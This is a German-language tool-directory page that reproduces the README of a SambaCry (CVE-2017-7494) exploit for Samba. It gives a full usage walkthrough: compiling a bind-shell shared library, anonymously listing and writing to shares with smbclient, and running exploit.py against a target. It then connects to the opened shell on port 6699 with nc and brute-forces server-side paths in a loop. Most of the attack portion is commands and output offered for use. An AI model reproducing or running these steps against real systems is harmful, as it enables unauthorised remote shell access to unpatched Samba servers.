
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2017-7494_SambaCry — SambaCry (CVE-2017-7494) Exploit für Samba | Bind-Shell ohne Metasploit | Kitploit

Tools/GitHubGitHub/d3fudd/cve-2017-7494_sambacry
SchwachstellenanalyseExploitationShellcodePenetrationstestsRemote-Access-ToolPayload-Entwicklung
GitHubd3fudd/cve-2017-7494_sambacry

CVE-2017-7494_SambaCry

SambaCry (CVE-2017-7494) Exploit für Samba | Bind-Shell ohne Metasploit

Repository anzeigen
726vor 4 JahrenNoch nicht geprüft
Teilen

CVE-2017-7494 SambaCry Exploit

SambaCry-Exploit (CVE-2017-7494) zur Ausnutzung von Samba (Bind-Shell ohne Metasploit)

Falls Sie den Port ändern müssen, ändern Sie einfach die Zeile Nr. 68 in bindshell-samba.c und kompilieren Sie neu:

image

gcc -c -fpic bindshell-samba.c
gcc -shared -o libbindshell-samba.so bindshell-samba.o

So nutzen Sie es aus:

Sehen Sie sich die Freigaben an (in diesem Beispiel verwenden wir einen anonymen Benutzer):

smbclient -L //192.168.10.131/ -U "" -N
	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	publico         Disk      Publico
	IPC$            IPC       IPC Service (maq131 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

	Server               Comment
	---------            -------

	Workgroup            Master
	---------            -------
	WORKGROUP            CHORA

Greifen Sie auf einen Ordner zu und prüfen Sie, ob der Benutzer Schreibrechte hat:

smbclient //192.168.10.131/publico -U "" -N

Falls Sie Schreibrechte besitzen, übertragen Sie die Datei libbindshell-samba.so

smb: \> mput libbindshell-samba.so
Put file libbindshell-samba.so? yes
putting file libbindshell-samba.so as \libbindshell-samba.so (3.5 kb/s) (average 3.5 kb/s)
smb: \> dir
  .                                   D        0  Tue Nov  1 19:44:15 2022
  ..                                  D        0  Wed Jun 14 14:16:35 2017
  libbindshell-samba.so               A     8432  Tue Nov  1 19:44:17 2022

		3997376 blocks of size 1024. 1960284 blocks available
smb: \>

Führen Sie anschließend einfach den Exploit aus:
python2 exploit.py -t target_ip -m path_absoluto_server_side

Beispiel:

python2 exploit.py -t 192.168.10.131 -m /home/publico/libbindshell-samba.so

Verbinden Sie sich mit Port 6699/TCP:

nc -vn 192.168.10.131 6699

image

Falls Sie den absoluten Pfad auf der Serverseite nicht kennen, empfiehlt es sich, zu raten (Guessing) und zu warten, bis der Port 6699/TCP geöffnet wird:

for i in $(cat paths.txt);do python2 exploit.py -t 192.168.10.131 -m $i/publico/libbindshell-samba.so 2>/dev/null;done

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    280

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





